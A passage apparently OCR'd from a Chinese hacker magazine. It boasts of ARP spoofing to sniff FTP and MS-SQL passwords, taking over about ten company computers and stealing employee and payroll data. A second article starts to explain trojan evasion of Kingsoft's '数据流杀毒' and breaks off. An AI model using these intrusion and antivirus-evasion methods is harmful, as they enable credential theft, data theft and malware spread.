


图13

哈哈，有收获，有FTP中的密码，还有TDS中的密码（*也就是MS-SQL数据库的登录用户名和密码*）。

由于我们等待的时间不够长，其它协议的密码还没有捕获到，不过没关系，原理是一样的，只要我们有足够的耐心，就可以捕获到更多的用户名和密码。




图14

随后，我们就可以凭着这些嗅探出来的用户名和密码大摇大摆地登录其它服务器，获取更多的资料，控制更多的计算机了……




图15

从图10到图21的原理是冒充网关监听数据，这也叫ARP欺骗，具体的技术细节同样也是需要更多的篇幅才能讲明白，就看以后是否有机会再跟大家交流了。




图16





图18

六、写在最后

弄了一个星期，通过嗅探监听、漏洞溢出等方式，控制了朋友公司网络将近10台计算机，敏感资料也拿到了不少，包括员工身份详细资料，工资列表等等……哈哈，可以向他邀功了，我的美餐……龙虾……不，还有螃蟹……哈哈……


```
C:\WINNT\system32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows 2000 IP Configuration

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.15
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator>
```

图17




图20




图19

上面讲的渗透方式主要是基于ARP欺骗的，其实还有很多其它的方式，这其中还分为被动方式和主动方式。被动方式的如：利用局域网共享，发送后门文件（如chm木马），取个很诱惑的文件




图21



10080免杀语录：

免杀，越来越成为玩黑的主要内容之一，当你快可以成功拿下目标，就在传了马上去后而被无情地杀害，那种心情可想而知是如何的悲痛啊，所以学习免杀就成了玩黑必不可少的内容之一。

木马免杀之过金山数据流

从本文你可以学习到：如何过金山数据流

由于现在网络中的各种各样的威胁因素越来越多，因此传统的利用特征码进行检测的杀毒软件也感到越来越吃力。因为这些杀毒软件每当遇见新的威胁因素出现时，很难在第一时间里面对其作出检测判断，从而造成用户计算机数据的损坏以及大量的经济损失。因此很多杀毒软件在最新的版本中，都增加了对未知病毒的检测查杀功能，比如卡巴斯基的主动防御功能等。同样，金山毒霸在2007版中，也增加了一个名为“数据流杀毒”的类似功能。今天我们就来看看如何让木马躲过“数据流杀毒”的查杀。

一、何为“数据流杀毒”

由于目前进行木马程序的免杀处理，这样都是通过对木马程序自身进行加壳、加花、加密或变形等方式，让木马程序来躲避杀毒软件的查杀。因此通过加壳程序可以衍生出该木马程序的很多变种，但是其本身的原始代码并没有发生根本的变化。与传统静态磁盘文件杀毒及狭义匹配的特征码杀毒技术不同，“数据流杀毒”技术是从内存和网络入手，动态实时分析代码的执行特征，可以更有效地查杀各类病毒、木马及其变种。

“数据流杀毒”技术可以直接分析病毒运行过程中生成的数据流特征。在病毒程序运行时首先会自行脱壳，从而暴露出程序中的原始特征，一旦病毒原始代码现身后，杀毒引擎就会及时做出响应病毒程序清除。这种方式避免了虚拟机需要的资源开销以及内存耗损，同时查杀病毒的速度也更快。此外“数据流杀毒”技术还具有逆向检测原始加壳带毒文件的能力，比如病毒A是一个加壳病毒，脱壳